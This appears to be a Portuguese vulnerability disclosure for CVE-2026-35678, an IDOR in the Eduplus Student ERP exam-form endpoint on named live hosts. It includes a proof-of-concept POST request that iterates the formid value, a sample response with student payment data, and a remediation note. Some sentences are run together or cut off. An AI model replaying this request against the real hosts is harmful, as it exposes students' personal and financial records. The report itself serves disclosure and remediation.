 sharma19d/cve-2026-35678
Relatório detalhado de pesquisa de vulnerabilidade sobre um IDOR no Eduplus Student ERP, incluindo análise técnica, PoC, avaliação de impacto e recomendações de remediação.

Pesquisador: Vinay Sharma
Este relatório detalha uma vulnerabilidade de segurança de alta gravidade identificada na plataforma Eduplus Student ERP, especificamente no portal do aluno (learnerapi.pceterp.in). A aplicação sofre de uma Referência Direta Insegura a Objeto (IDOR) Universal no endpoint de envio de formulários de exame, permitindo que qualquer usuário autenticado (aluno) recupere os dados pessoais e financeiros sensíveis de qualquer outro aluno manipulando os identificadores do formulário.
A vulnerabilidade permite a coleta em larga escala de registros de alunos, incluindo Informações de Identificação Pessoal (PII) e trilhas de auditoria detalhadas de transações financeiras.
learnerapi.pceterp.in, learner.zealerp.in, learner.despu.edu.in, etc.POST /ExamForm/viewSubmitExamFormCVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N)A vulnerabilidade reside no endpoint viewSubmitExamForm. O servidor depende de dois parâmetros fornecidos pelo cliente para identificar o registro a ser recuperado:



{"formid": "XXXXX"}Router-Path: /view-pcu-exam-form/XXXXXformid solicitado. Ao iterar por IDs numéricos, um atacante pode acessar os registros de outros alunos.Uma requisição POST padrão ao endpoint vulnerável com um formid modificado retorna dados sensíveis do aluno.
Requisição:
POST /ExamForm/viewSubmitExamForm HTTP/2
Host: learnerapi.pceterp.in
Content-Type: application/json
Router-Path: /view-pcu-exam-form/28984
... (Cabeçalhos Autenticados) ...

{"formid":"28984"}
Resposta (Resumo dos Dados Vazados):
{
  "status": "200",
  "examFormname": "B.Tech - Sem VI - Regular",
  "receipt_no": "REC/2023/54321",
  "feespaiddate": "2023-10-15",
  "ispaymentdone": {
    "username": "[email protected]",
    "received_amount": "1500.0",
    "updation_ip_address": "103.x.x.x",
    "erp_transaction_id": "ERP_998877",
    "bank_transaction_id": "BANK_ABC123",
    "paymentgateway_transaction_id": "PG_XYZ789",
    "learner": {
      "id": "12345"
    }
  }
}


Enviando Idorpoc.mp4…
A exploração bem-sucedida desta vulnerabilidade permite:
formid solicitado pertence ao learnerid associado à sessão ativa. Nunca confie nos parâmetros formid ou Router-Path sem validação contra o token de sessão autenticado.